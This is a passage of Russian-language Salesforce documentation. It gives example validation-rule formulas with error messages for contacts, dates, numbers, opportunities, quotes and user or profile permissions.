| <b>Формула:</b>             | <pre>OR (CONTAINS (CommentBody , 'darn' ) , CONTAINS (CommentBody , 'dang' ) )</pre> |
| <b>Сообщение об ошибке:</b> | Комментарий содержит оскорбительные слова.   |

## Примеры правил проверки контактов

Дополнительную информацию о любых функциях формулы, используемых в данных примерах, см. в разделе «[Операторы и функции формулы](#)» на странице 4632.

### Обязательные поля почтового адреса

| Поле                        | Значение   |
|-----------------------------|--|
| <b>Описание:</b>            | Проверяет поля контакта «Улица в почтовом адресе», «Город в почтовом адресе» и «Страна в почтовом адресе» на наличие значений. |
| <b>Формула:</b>             | <pre>OR (   ISBLANK ( MailingStreet ) ,   ISBLANK ( MailingCity ) ,   ISBLANK ( MailingCountry ) )</pre>                       |
| <b>Сообщение об ошибке:</b> | Поля «Улица в почтовом адресе», «Город в почтовом адресе» и «Страна в почтовом адресе» являются обязательными.                 |
| <b>Расположение ошибки:</b> | Вверху страницы  |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com**.

### Обязательное поле «Улица в почтовом адресе»


| Поле                        | Значение   |
|-----------------------------|--|
| <b>Описание:</b>            | Проверяет поле контакта «Улица в почтовом адресе» на наличие значения. |
| <b>Формула:</b>             | <pre>ISBLANK ( MailingStreet )</pre>                                   |
| <b>Сообщение об ошибке:</b> | Поле «Улица в почтовом адресе» является обязательным.                  |
| <b>Расположение ошибки:</b> | Улица в почтовом адресе  |


## Индекс в почтовом адресе

| Поле             | Значение   |
|------------------|--|
| <b>Описание:</b> | Проверяет поле контакта «Индекс в почтовом адресе» на соответствие формату 99999 или 99999-9999, если поле «Страна в почтовом адресе» содержит значение USA или пустое значение. |

**Формула:**

```
AND (
  OR(MailingCountry = "USA", ISBLANK(MailingCountry)),
  OR (
    AND(LEN(MailingPostalCode) <>5,
      LEN(MailingPostalCode) <> 10),
    NOT(CONTAINS("0123456789",
      LEFT( MailingPostalCode, 1))),
    NOT(CONTAINS("0123456789",
      MID( MailingPostalCode , 2, 1))),
    NOT(CONTAINS("0123456789",
      MID( MailingPostalCode , 3, 1))),
    NOT(CONTAINS("0123456789",
      MID( MailingPostalCode , 4, 1))),
    NOT(CONTAINS("0123456789",
      MID( MailingPostalCode , 5, 1))),
    AND (
      LEN(MailingPostalCode) = 10,
      OR (
        MID( MailingPostalCode , 6, 1) <> "-",
        NOT(CONTAINS("0123456789",
          MID( MailingPostalCode , 7, 1))),
        NOT(CONTAINS("0123456789",
          MID( MailingPostalCode , 8, 1))),
        NOT(CONTAINS("0123456789",
          MID( MailingPostalCode , 9, 1))),
        NOT(CONTAINS("0123456789",
          MID( MailingPostalCode , 10, 1)))
      )
    )
  )
)
```

 **Прим.:** Данный пример обрабатывает пустое поле страны как значение «US». Чтобы применить данный пример к другим странам, удалите условие, проверяющее длину поля страны. Помните, что критерии правила проверки чувствительны к регистру, поэтому данное правило применяется только в том случае, если поле страны содержит пустое значение или значение «USA», введенное заглавными буквами. Если поле страны содержит значение «usa», то правило не применяется.

 **Совет:** При необходимости почтовые индексы могут быть проверены посредством регулярного выражения. Пример формулы, содержащей регулярное выражение, см. в подразделе [REGEX](#) на странице 4679.

**Сообщение об ошибке:** Почтовый индекс должен соответствовать формату 99999 или 99999-9999.

**Расположение ошибки:** Индекс в почтовом адресе

## Международный формат номера телефона

| Поле                        | Значение  |
|-----------------------------|---|
| <b>Описание:</b>            | Проверяет поле «Тел.» на наличие кода страны, начинающегося с символа плюса (+). Обратите внимание, что данное правило проверки конфликтует с правилом проверки 10-значных номеров. |
| <b>Формула:</b>             | <code>LEFT (Phone, 1) &lt;&gt; "+"</code>   |
| <b>Сообщение об ошибке:</b> | Номер телефона должен содержать код страны, начинающийся с символа плюса (+).   |
| <b>Расположение ошибки:</b> | Тел.  |

## 10-значный номер телефона (США)

| Поле                        | Значение   |
|-----------------------------|--|
| <b>Описание:</b>            | Проверяет поле «Тел.» на соответствие формату (999) 999-9999. Чтобы проверить номер телефона на наличие 10 цифр, введенных в формате (999) 999-9999, рекомендуем воспользоваться функцией REGEX. |
| <b>Формула:</b>             | <code>NOT (REGEX (Phone, "\\d*? (\\d\\d*?) {10}"))</code>  |
| <b>Сообщение об ошибке:</b> | Номера телефонов США должны соответствовать следующему формату: (999) 999-9999.  |
| <b>Расположение ошибки:</b> | Тел.   |

## Примеры правил проверки кросс-объектов

Дополнительную информацию о любых функциях формулы, используемых в данных примерах, см. в разделе [«Операторы и функции формулы»](#) на странице 4632.

### Скидки должны соответствовать заданному диапазону

Данный пример содержит три правила проверки для продуктов возможности. Примеры ниже позволяют управлять суммами скидок для продуктов и требовать заполнения настраиваемого поля процентов «Скидка по строке» для продуктов возможности. Данные примеры также требуют использования прайс-листов и настройки поля «Группа продуктов», которое должно включать следующие значения: *Software*, *Consulting* и *Training*.

### Скидки на программное обеспечение

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com Edition**.

| Поле                        | Значение   |
|-----------------------------|--|
| <b>Описание:</b>            | Запрещает пользователям сохранять программные продукты со скидкой более 10%.       |
| <b>Формула:</b>             | <pre>AND(Line_Discount__c &gt; 0.10, ISPICKVAL(Product2.Family, "Software"))</pre> |
| <b>Сообщение об ошибке:</b> | Скидка на программные продукты не должна превышать 10%.                            |
| <b>Расположение ошибки:</b> | Скидка по строке   |

### Скидки на консультационные услуги

| Поле                        | Значение   |
|-----------------------------|--|
| <b>Описание:</b>            | Запрещает пользователям сохранять консультационные услуги со скидкой более 15%.      |
| <b>Формула:</b>             | <pre>AND(Line_Discount__c &gt; 0.15, ISPICKVAL(Product2.Family, "Consulting"))</pre> |
| <b>Сообщение об ошибке:</b> | Скидка на консультационные услуги не должна превышать 15%.                           |
| <b>Расположение ошибки:</b> | Скидка по строке   |

### Скидки на обучение

| Поле                        | Значение   |
|-----------------------------|--|
| <b>Описание:</b>            | Запрещает пользователям сохранять курсы обучения со скидкой более 20%.             |
| <b>Формула:</b>             | <pre>AND(Line_Discount__c &gt; 0.20, ISPICKVAL(Product2.Family, "Training"))</pre> |
| <b>Сообщение об ошибке:</b> | Скидка на курсы обучения не должна превышать 20%.                                  |
| <b>Расположение ошибки:</b> | Скидка по строке   |

### Запрет на изменение продуктов для закрытых возможностей

Данный пример содержит два правила проверки: один для продуктов возможности, а второй для возможностей.



| Поле                        | Значение  |
|-----------------------------|---|
| <b>Описание:</b>            | Запрещает пользователям редактировать продукты после закрытия возможности. Ниже приведен пример правила проверки продуктов возможности. |
| <b>Формула:</b>             | <pre>OR(ISPICKVAL(Opportunity.StageName, "Closed Won"), ISPICKVAL(Opportunity.StageName, "Closed Lost"))</pre>                          |
| <b>Сообщение об ошибке:</b> | Не удастся изменить продукты для закрытых возможностей.   |
| <b>Расположение ошибки:</b> | Вверху страницы   |

Правило проверки ниже предназначено для возможностей.

| Поле                        | Значение   |
|-----------------------------|--|
| <b>Описание:</b>            | Запрещает пользователям удалять продукты после закрытия возможности. Ниже приведен пример правила проверки возможностей. Данный пример использует настраиваемое поле сводного резюмирования, вычисляющее количество продуктов для возможности. |
| <b>Формула:</b>             | <pre>AND(OR(ISPICKVAL(StageName, "Closed Won"), ISPICKVAL(StageName, "Closed Lost")), Number_of_Line_Items__c &lt; PRIORVALUE(Number_of_Line_Items__c) )</pre>   |
| <b>Сообщение об ошибке:</b> | Не удастся удалить продукты для закрытых возможностей.   |
| <b>Расположение ошибки:</b> | Вверху страницы  |

Запрет на сохранение обращения при отсутствии поддержки организации

| Поле                        | Значение  |
|-----------------------------|---|
| <b>Описание:</b>            | Запрещает пользователям сохранять обращение для организации, которой не оказывается поддержка. Данный пример предполагает наличие настраиваемого флажка «Разрешенная поддержка», указывающего на поддержку организации. |
| <b>Формула:</b>             | <pre>Account.Allowed_Support__c = FALSE</pre>   |
| <b>Сообщение об ошибке:</b> | Не удастся создать обращения для данной организации ввиду отсутствия поддержки.   |

| Поле                        | Значение        |
|-----------------------------|-----------------|
| <b>Расположение ошибки:</b> | Вверху страницы |

### Запрет на сохранение обращения при увольнении контакта из компании

| Поле                        | Значение  |
|-----------------------------|---|
| <b>Описание:</b>            | Запрещает пользователям сохранять открытое обращение, связанное с уволенным контактом. Данный пример использует настраиваемый флажок контакта «Не работает в компании». |
| <b>Формула:</b>             | <code>AND(Contact.Not_Longer_With_Company__c, NOT(IsClosed))</code>   |
| <b>Сообщение об ошибке:</b> | Не удастся сохранить данное обращение ввиду увольнения связанного контакта из компании. Чтобы продолжить работу, выберите другой контакт.                               |
| <b>Расположение ошибки:</b> | Имя контакта  |

### Примеры правил проверки дат

Дополнительную информацию о любых функциях формулы, используемых в данных примерах, см. в разделе «[Операторы и функции формулы](#)» на странице 4632.

Дата должна соответствовать рабочему дню

| Поле                        | Значение   |
|-----------------------------|--|
| <b>Описание:</b>            | Проверяет значение настраиваемого поля даты на соответствие рабочему дню (не суббота или воскресенье). |
| <b>Формула:</b>             | <code>CASE (MOD( My_Date__c - DATE(1900, 1, 7), 7), 0, 0, 6, 0, 1) = 0</code>                          |
| <b>Сообщение об ошибке:</b> | Дата должна соответствовать рабочему дню.  |
| <b>Расположение ошибки:</b> | Моя дата   |

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com Edition.**

Дата должна соответствовать выходному дню

| Поле                        | Значение   |
|-----------------------------|--|
| <b>Описание:</b>            | Проверяет значение настраиваемого поля даты на соответствие субботе или воскресенью. |
| <b>Формула:</b>             | <pre>CASE( MOD( My_Date__c - DATE(1900, 1, 7), 7), 0, 1, 6, 1, 0) = 0</pre>          |
| <b>Сообщение об ошибке:</b> | Дата должна соответствовать выходному дню.   |
| <b>Расположение ошибки:</b> | Моя дата   |

Дата должна относиться к текущему месяцу

| Поле                        | Значение   |
|-----------------------------|--|
| <b>Описание:</b>            | Проверяет настраиваемое поле даты на наличие даты, относящейся к текущему месяцу и году.                       |
| <b>Формула:</b>             | <pre>OR ( YEAR( My_Date__c ) &lt;&gt; YEAR ( TODAY() ), MONTH( My_Date__c ) &lt;&gt; MONTH ( TODAY() ) )</pre> |
| <b>Сообщение об ошибке:</b> | Дата должна относиться к текущему месяцу.  |
| <b>Расположение ошибки:</b> | Моя дата   |

Дата должна относиться к текущему году

| Поле                        | Значение  |
|-----------------------------|---|
| <b>Описание:</b>            | Проверяет настраиваемое поле даты на наличие даты, относящейся к текущему году. |
| <b>Формула:</b>             | <pre>YEAR( My_Date__c ) &lt;&gt; YEAR ( TODAY() )</pre>                         |
| <b>Сообщение об ошибке:</b> | Дата должна относиться к текущему году.   |
| <b>Расположение ошибки:</b> | Моя дата  |

Дата должна соответствовать последнему дню месяца

| Поле                        | Значение   |
|-----------------------------|--|
| <b>Описание:</b>            | Проверяет значение настраиваемого поля «Моя дата» на соответствие последнему дню месяца. Правило проверки определяет первый день следующего месяца и отнимает 1 день. Правило применяет особую логику для декабря. |
| <b>Формула:</b>             | <pre>DAY(My_Date__c) &lt;&gt; IF(Month(My_Date__c)=12, 31, DAY(DATE(YEAR(My_Date__c),MONTH(My_Date__c)+1,1) - 1))</pre>  |
| <b>Сообщение об ошибке:</b> | Дата должна соответствовать последнему дню месяца.   |
| <b>Расположение ошибки:</b> | Моя дата   |

Дата должна относиться к году, начинающемуся сегодня

| Поле                        | Значение   |
|-----------------------------|--|
| <b>Описание:</b>            | Проверяет настраиваемое поле «Дополнительная дата» на наличие значения, относящегося к году, начинающемуся сегодня. Данный пример предназначен для 365-дневного года. (Високосные годы не обрабатываются.) |
| <b>Формула:</b>             | <pre>Followup_Date__c - TODAY() &gt; 365</pre>   |
| <b>Сообщение об ошибке:</b> | Поле «Дополнительная дата» должно содержать значение, относящееся к году, начинающемуся сегодня.   |
| <b>Расположение ошибки:</b> | Дополнительная дата  |

День месяца должен предшествовать 15 числу

| Поле                        | Значение   |
|-----------------------------|--|
| <b>Описание:</b>            | Проверяет настраиваемое поле «Дата начала» на наличие даты, предшествующей 15 числу текущего месяца. |
| <b>Формула:</b>             | <pre>DAY( Begin_Date__c ) &gt; 15</pre>  |
| <b>Сообщение об ошибке:</b> | Значение поля «Дата начала» должно предшествовать 15 числу месяца.                                   |
| <b>Расположение ошибки:</b> | Дата начала  |

Дата окончания должна следовать за датой начала

| Поле                        | Значение   |
|-----------------------------|--|
| <b>Описание:</b>            | Проверяет настраиваемое поле «Дата окончания» на наличие значения, которое не предшествует значению другого настраиваемого поля «Дата начала». |
| <b>Формула:</b>             | <code>Begin_Date__c &gt; End_Date__c</code>  |
| <b>Сообщение об ошибке:</b> | Дата окончания должна следовать за датой начала.   |
| <b>Расположение ошибки:</b> | Дата начала  |

Дата истечения срока действия должна следовать за датой закрытия

| Поле                        | Значение   |
|-----------------------------|--|
| <b>Описание:</b>            | Проверяет настраиваемое поле «Дата истечения срока действия» на наличие значения, которое не предшествует значению поля «Дата закрытия». |
| <b>Формула:</b>             | <code>Expiration_Date__c &lt; CloseDate</code>   |
| <b>Сообщение об ошибке:</b> | Дата истечения срока действия должна следовать за датой закрытия.  |
| <b>Расположение ошибки:</b> | Дата истечения срока действия  |

### Примеры правил проверки чисел

Дополнительную информацию о любых функциях формулы, используемых в данных примерах, см. в разделе [«Операторы и функции формулы»](#) на странице 4632.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com Edition.**

## 40-часовые таблицы

| Поле                        | Значение  |
|-----------------------------|---|
| <b>Описание:</b>            | Запрещает пользователям сохранять таблицы, содержащие более 40 часов в рабочей неделе. Данный пример требует использования пяти настраиваемых полей настраиваемого объекта (по одному полю для каждого рабочего дня). |
| <b>Формула:</b>             | <pre>Monday_Hours__c + Tuesday_Hours__c + Wednesday_Hours__c + Thursday_Hours__c + Friday_Hours__c &gt; 40</pre>  |
| <b>Сообщение об ошибке:</b> | Общее количество часов не должно превышать 40.  |
| <b>Расположение ошибки:</b> | Вверху страницы   |

## Число не может быть отрицательным

| Поле                        | Значение  |
|-----------------------------|---|
| <b>Описание:</b>            | Проверяет настраиваемое поле «Отработанные часы» на наличие неотрицательного числа. |
| <b>Формула:</b>             | <pre>Hours_Worked__c &lt; 0</pre>   |
| <b>Сообщение об ошибке:</b> | Поле «Отработанные часы» не может содержать отрицательное число.                    |
| <b>Расположение ошибки:</b> | Отработанные часы   |

## Число должно быть четным

| Поле                        | Значение  |
|-----------------------------|---|
| <b>Описание:</b>            | Проверяет настраиваемое поле «Пассажиры корабля» на наличие неотрицательного четного числа. |
| <b>Формула:</b>             | <pre>OR (   Ark_Passengers__c &lt; 0,   MOD( Ark_Passengers__c, 2) &lt;&gt; 0 )</pre>       |
| <b>Сообщение об ошибке:</b> | Поле «Пассажиры корабля» должно содержать положительное четное число.                       |
| <b>Расположение ошибки:</b> | Пассажиры корабля   |

Число должно быть нечетным

| Поле                        | Значение   |
|-----------------------------|--|
| <b>Описание:</b>            | Проверяет настраиваемое поле «Найдено носков» на наличие неотрицательного нечетного числа. |
| <b>Формула:</b>             | <pre>OR(   Socks_Found__c &lt; 0,   MOD( Socks_Found__c, 2) = 0 )</pre>                    |
| <b>Сообщение об ошибке:</b> | Поле «Найдено носков» должно содержать нечетное число.                                     |
| <b>Расположение ошибки:</b> | Найдено носков   |

Число должно быть кратным пяти

| Поле                        | Значение  |
|-----------------------------|---|
| <b>Описание:</b>            | Проверяет настраиваемое поле «Кратное 5» на наличие числа, кратного пяти. |
| <b>Формула:</b>             | <pre>MOD( Multiple_of_5__c, 5) &lt;&gt; 0</pre>                           |
| <b>Сообщение об ошибке:</b> | Число должно быть кратным пяти.   |
| <b>Расположение ошибки:</b> | Кратное 5   |

Число должно быть целым

| Поле                        | Значение  |
|-----------------------------|---|
| <b>Описание:</b>            | Проверяет настраиваемое поле «Мое целое число» на наличие целого числа. |
| <b>Формула:</b>             | <pre>FLOOR( My_Integer__c) &lt;&gt; My_Integer__c</pre>                 |
| <b>Сообщение об ошибке:</b> | Данное поле должно содержать целое число.                               |
| <b>Расположение ошибки:</b> | Мое целое число   |

Число должно соответствовать диапазону **-50 — 50**

| Поле                        | Значение  |
|-----------------------------|---|
| <b>Описание:</b>            | Проверяет настраиваемое поле «Объем» на наличие числа, соответствующего диапазону -50 — 50. |
| <b>Формула:</b>             | <code>ABS ( Volume__c ) &gt; 50</code>  |
| <b>Сообщение об ошибке:</b> | Поле «Объем» должно содержать число, соответствующее диапазону -50 — 50.                    |
| <b>Расположение ошибки:</b> | Объем   |

Проверка диапазона чисел

| Поле                        | Значение   |
|-----------------------------|--|
| <b>Описание:</b>            | Проверяет два настраиваемых поля «Мин. зарплата» и «Макс. зарплата» на наличие чисел, диапазон которых не превышает 20 000 долларов США. |
| <b>Формула:</b>             | <code>(Salary_Max__c - Salary_Min__c) &gt; 20000</code>  |
| <b>Сообщение об ошибке:</b> | Диапазон зарплат не должен превышать 20 000 долларов США. Измените значение поля «Макс. зарплата» или «Мин. зарплата».                   |
| <b>Расположение ошибки:</b> | Макс. зарплата   |

Процент должен соответствовать диапазону **0 — 100**

| Поле                        | Значение  |
|-----------------------------|---|
| <b>Описание:</b>            | Проверяет настраиваемое поле «Смешанный процент» на наличие числа, соответствующего диапазону 0 — 100%. Обратите внимание, что поля процентов отображаются в формулах путем деления на 100 (1 соответствует 100%; 0,5 соответствует 50%). |
| <b>Формула:</b>             | <code>OR (     <br/>    Mix_Pct__c &gt; 1.0,     <br/>    Mix_Pct__c &lt; 0.0     <br/>)</code>   |
| <b>Сообщение об ошибке:</b> | Поле «Смешанный процент» должно содержать число, соответствующее диапазону 0 — 100%.  |
| <b>Расположение ошибки:</b> | Смешанный процент   |



## Примеры правил проверки возможностей

Дополнительную информацию о любых функциях формулы, используемых в данных примерах, см. в разделе «[Операторы и функции формулы](#)» на странице 4632.

### Условно обязательное поле на основе этапа возможности

| Поле                        | Значение  |
|-----------------------------|---|
| <b>Описание:</b>            | Проверяет настраиваемое поле «Дата доставки» на наличие значения, если возможности назначается этап Closed Won или Negotiation/Review.                  |
| <b>Формула:</b>             | <pre>AND (   OR (     ISPICKVAL (StageName, "Closed Won"),     ISPICKVAL (StageName,       "Negotiation/Review")),   ISBLANK (Delivery_Date__c) )</pre> |
| <b>Сообщение об ошибке:</b> | Поле «Дата доставки» является обязательным для данного этапа.   |
| <b>Расположение ошибки:</b> | Дата доставки   |

Дата закрытия должна следовать за текущим месяцем

| Поле                        | Значение   |
|-----------------------------|--|
| <b>Описание:</b>            | Проверяет поле возможности «Дата закрытия» на наличие даты, относящейся к следующему месяцу. Обратите внимание, что использование функций ISNEW и ISCHANGED в данной формуле позволяет проверять условие только при создании возможности или последующем изменении поля «Дата закрытия». |
| <b>Формула:</b>             | <pre>AND (   OR (     ISNEW (),     ISCHANGED ( CloseDate )),   CloseDate &lt; DATE ( YEAR (TODAY ()), MONTH (TODAY ()), 1) )</pre>  |
| <b>Сообщение об ошибке:</b> | Дата закрытия должна следовать за текущим месяцем.   |
| <b>Расположение ошибки:</b> | Дата закрытия  |

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com Edition.**

Дата закрытия должна относиться к будущему

| Поле                        | Значение  |
|-----------------------------|---|
| <b>Описание:</b>            | Запрещает пользователям заполнять поле возможности «Дата закрытия» прошедшей датой. |
| <b>Формула:</b>             | <code>SampleDate &lt; TODAY()</code>  |
| <b>Сообщение об ошибке:</b> | Дата закрытия должна относиться к будущему.   |
| <b>Расположение ошибки:</b> | Дата закрытия   |

Скидки для возможностей

| Поле                        | Значение   |
|-----------------------------|--|
| <b>Описание:</b>            | Проверяет настраиваемое поле процента скидки на наличие числа, соответствующего диапазону 0 — 40%. |
| <b>Формула:</b>             | <code>OR(Discount_Rate__c &lt; 0, Discount_Rate__c &gt; 0.40)</code>                               |
| <b>Сообщение об ошибке:</b> | Значение поля «Размер скидки» не должно превышать 40%.   |
| <b>Расположение ошибки:</b> | Размер скидки  |

Ценная возможность должна быть закрыта после утверждения

| Поле                        | Значение  |
|-----------------------------|---|
| <b>Описание:</b>            | Возможности, стоимость которых превышает 50 000 долларов США, могут быть закрыты посредством этапа Closed Won или Closed Lost только после установки настраиваемого флажка «Утверждено». Чтобы автоматизировать данный процесс, настройте параметры безопасности поля «Утверждено», разрешающие устанавливать флажок только посредством настраиваемого процесса утверждения (версия Enterprise Edition, Unlimited Edition или Performance Edition). |
| <b>Формула:</b>             | <code>AND (     OR (       ISPICKVAL (StageName, "Closed Won"),       ISPICKVAL (StageName, "Closed Lost"),     ),     (Amount &gt; 50000),     NOT (ISPICKVAL (Approval_Status__c, "Approved"))   )</code>   |
| <b>Сообщение об ошибке:</b> | Все ценные возможности должны закрываться после утверждения. Нажмите кнопку «Запросить закрытие».   |
| <b>Расположение ошибки:</b> | Вверху страницы   |

### Стоимость возможности не может превышать 10 миллионов долларов США

| Поле                        | Значение   |
|-----------------------------|--|
| <b>Описание:</b>            | Проверяет поле возможности «Стоимость» на наличие положительного значения, которое не превышает 10 миллионов долларов США. Данное ограничение позволяет находить опечатки. |
| <b>Формула:</b>             | <pre>OR (   Amount &lt; 0,   Amount &gt; 10000000 )</pre>  |
| <b>Сообщение об ошибке:</b> | Стоимость не может превышать 10 миллионов долларов США.  |
| <b>Расположение ошибки:</b> | Стоимость  |

### Проверка возможности на наличие продуктов

| Поле                        | Значение  |
|-----------------------------|---|
| <b>Описание:</b>            | Проверяет возможность на наличие как минимум одного продукта перед сохранением внесенных изменений. |
| <b>Формула:</b>             | <pre>NOT (OR (ISNEW ( ) , HasOpportunityLineItem) )</pre>   |
| <b>Сообщение об ошибке:</b> | Прежде чем сохранить данную возможность, рекомендуем добавить продукты.                             |
| <b>Расположение ошибки:</b> | Вверху страницы   |

Этапы возможности, следующие за этапом **Needs Analysis**, должны быть доступны только при наличии продуктов

| Поле                        | Значение  |
|-----------------------------|---|
| <b>Описание:</b>            | Проверяет возможность на наличие продуктов перед изменением этапа Needs Analysis в поле «Этап».   |
| <b>Формула:</b>             | <pre>AND (   CASE( StageName,     "Value Proposition", 1,     "Id. Decision Makers", 1,     "Perception Analysis", 1,     "Proposal/Price Quote", 1,     "Negotiation/Review", 1,     "Closed Won", 1,     0) = 1,   NOT (HasOpportunityLineItem) )</pre> |
| <b>Сообщение об ошибке:</b> | Этапы возможности, следующие за этапом Needs Analysis, доступны только при наличии продуктов.   |
| <b>Расположение ошибки:</b> | Вверху страницы   |

#### Формат имени возможности

| Поле                        | Значение   |
|-----------------------------|--|
| <b>Описание:</b>            | Проверяет имя возможности на наличие дефиса, который должен использоваться согласно схеме наименования возможностей «[Организация] - [Стоимость]». |
| <b>Формула:</b>             | <pre>FIND( " - ", Name ) = 0</pre>   |
| <b>Сообщение об ошибке:</b> | Имя возможности должно использовать формат «[Организация] - [Стоимость]».  |
| <b>Расположение ошибки:</b> | Имя возможности  |

### Запрет на восстановление этапа возможности торговыми представителями

| Поле                        | Значение  |
|-----------------------------|---|
| <b>Описание:</b>            | Запрещает торговым представителям восстанавливать некоторые значения поля возможности «Этап», если возможность принимается посредством настраиваемого процесса утверждения. Процесс утверждения задает настраиваемому флажку «Принято» значение «Истина». |
| <b>Формула:</b>             | <pre>AND (   Accepted_Flag__c,   OR ( ISPICKVAL( StageName, "Stage 1"), ISPICKVAL( StageName, "Stage 2") ) )</pre>  |
| <b>Сообщение об ошибке:</b> | Недопустимый этап для принятой возможности.   |
| <b>Расположение ошибки:</b> | Этап  |

### Вероятность реализованных возможностей должна составлять 100%

| Поле                        | Значение  |
|-----------------------------|---|
| <b>Описание:</b>            | Проверяет вероятность реализованной возможности на соответствие 100%. Данное правило гарантирует точность данных и позволяет составлять отчеты. |
| <b>Формула:</b>             | <pre>AND (   ISPICKVAL( StageName, "Closed Won"),   Probability &lt;&gt; 1) )</pre>   |
| <b>Сообщение об ошибке:</b> | Вероятность реализованных возможностей должна составлять 100%.  |
| <b>Расположение ошибки:</b> | Вероятность   |

### Вероятность нереализованных возможностей должна составлять 0%

| Поле                        | Значение  |
|-----------------------------|---|
| <b>Описание:</b>            | Проверяет вероятность нереализованной возможности на соответствие 0%. Данное правило гарантирует точность данных и позволяет составлять отчеты. |
| <b>Формула:</b>             | <pre>AND (   ISPICKVAL( StageName, "Closed Lost"),   Probability &lt;&gt; 0)</pre>  |
| <b>Сообщение об ошибке:</b> | Вероятность нереализованных возможностей должна составлять 0%.  |
| <b>Расположение ошибки:</b> | Вероятность   |

### Дата начала проекта

| Поле                        | Значение  |
|-----------------------------|---|
| <b>Описание:</b>            | Проверяет поле на наличие статуса условно обязательного на основе значений других полей. Данная формула проверки позволяет гарантировать наличие поля «Дата начала проекта» для закрытой/реализованной возможности. |
| <b>Формула:</b>             | <pre>AND (ISPICKVAL (StageName, "Closed Won"),<br/>ISNULL (Project_Start_Date__c))</pre>  |
| <b>Сообщение об ошибке:</b> | Поле «Дата начала проекта» является обязательным для реализованных возможностей.  |
| <b>Расположение ошибки:</b> | Дата начала проекта   |

### Примеры правил проверки смет

Дополнительную информацию о любых функциях формулы, используемых в данных примерах, см. в разделе «[Операторы и функции формулы](#)» на странице 4632.

### Отображение ошибки, если скидка по элементу строки сметы превышает 40%

| Поле                        | Значение   |
|-----------------------------|--|
| <b>Описание:</b>            | Отображает ошибку, если скидка по элементу строки сметы превышает 40%. |
| <b>Формула:</b>             | <pre>Discount &gt; .40</pre>   |
| <b>Сообщение об ошибке:</b> | Скидка по данному элементу строки сметы не может превышать 40%.        |
| <b>Расположение ошибки:</b> | Поле сметы «Скидка»  |

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com Edition.**

## Примеры правил проверки пользователей, ролей и профилей

Дополнительную информацию о любых функциях формулы, используемых в данных примерах, см. в разделе «[Операторы и функции формулы](#)» на странице 4632.

### Процент скидки не превышает ролевого ограничения

| Поле                        | Значение  |
|-----------------------------|---|
| <b>Описание:</b>            | Проверяет настраиваемое поле возможности «Процент скидки» на наличие значения, которое не превышает установленного ограничения, зависящего от роли пользователя. По умолчанию ограничение составляет 15%. |
| <b>Формула:</b>             | <pre>Discount_Percent__c &gt; VLOOKUP(\$ObjectType.Role_Limits__c.Fields.Limit__c, \$ObjectType.Role_Limits__c.Fields.Name, \$UserRole.Name)</pre>  |
| <b>Сообщение об ошибке:</b> | Процент скидки превышает ограничение, установленное для выбранной роли.   |
| <b>Расположение ошибки:</b> | Процент скидки  |

### Сумма расходов не превышает ограничения, установленного для пользователя

| Поле                        | Значение   |
|-----------------------------|--|
| <b>Описание:</b>            | Проверяет настраиваемое поле «Сумма расходов» относительно настраиваемого поля пользователя «Ограничение по расходам». |
| <b>Формула:</b>             | <pre>Expense_Amount__c &gt; \$User.Max_Allowed_Expense__c</pre>  |
| <b>Сообщение об ошибке:</b> | Сумма не может превышать установленного ограничения по расходам.   |
| <b>Расположение ошибки:</b> | Сумма расходов   |

## ВЕРСИИ


Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com Edition**.

Поле может быть изменено только ответственным за запись


| Поле                        | Значение   |
|-----------------------------|--|
| <b>Описание:</b>            | Разрешает изменять настраиваемое поле «Личная цель» только ответственному за запись. |
| <b>Формула:</b>             | <pre>AND(   ISCHANGED( Personal_Goal__c ),   Owner &lt;&gt; \$User.Id )</pre>        |
| <b>Сообщение об ошибке:</b> | Поле «Личная цель» может быть изменено только ответственным за запись.               |
| <b>Расположение ошибки:</b> | Личная цель  |

Поле может быть изменено только ответственным за запись или администратором

| Поле                        | Значение  |
|-----------------------------|---|
| <b>Описание:</b>            | Разрешает изменять настраиваемое поле «Личная цель» только ответственному за запись или пользователю с настраиваемым профилем «Настраиваемый: системный администратор».   |
| <b>Формула:</b>             | <pre>AND( ISCHANGED( Personal_Goal__c ), Owner &lt;&gt; \$User.Id, \$Profile.Name &lt;&gt; "Custom: System Admin" )</pre> <p> <b>Прим.:</b> Поля слияния \$Profile доступны только в версиях Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition.</p> |
| <b>Сообщение об ошибке:</b> | Поле «Личная цель» может быть изменено только ответственным за запись или администратором.  |
| <b>Расположение ошибки:</b> | Личная цель   |



Прошедшая дата закрытия возможности может быть выбрана только администратором

| Поле                        | Значение  |
|-----------------------------|---|
| <b>Описание:</b>            | Проверяет поле возможности «Дата закрытия» на наличие даты, следующей за текущим месяцем, кроме пользователей с настраиваемым профилем «Настраиваемый: системный администратор».  |
| <b>Формула:</b>             | <pre>AND (   OR (     ISNEW(),     ISCHANGED( CloseDate ),     CloseDate &lt; DATE( YEAR(TODAY()), MONTH(TODAY()), 1),     \$Profile.Name &lt;&gt; "Custom: System Admin"   ) )</pre> <p> <b>Прим.:</b> Поля слияния \$Profile доступны только в версиях Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition.</p> |
| <b>Сообщение об ошибке:</b> | Дата закрытия должна следовать за текущим месяцем.  |
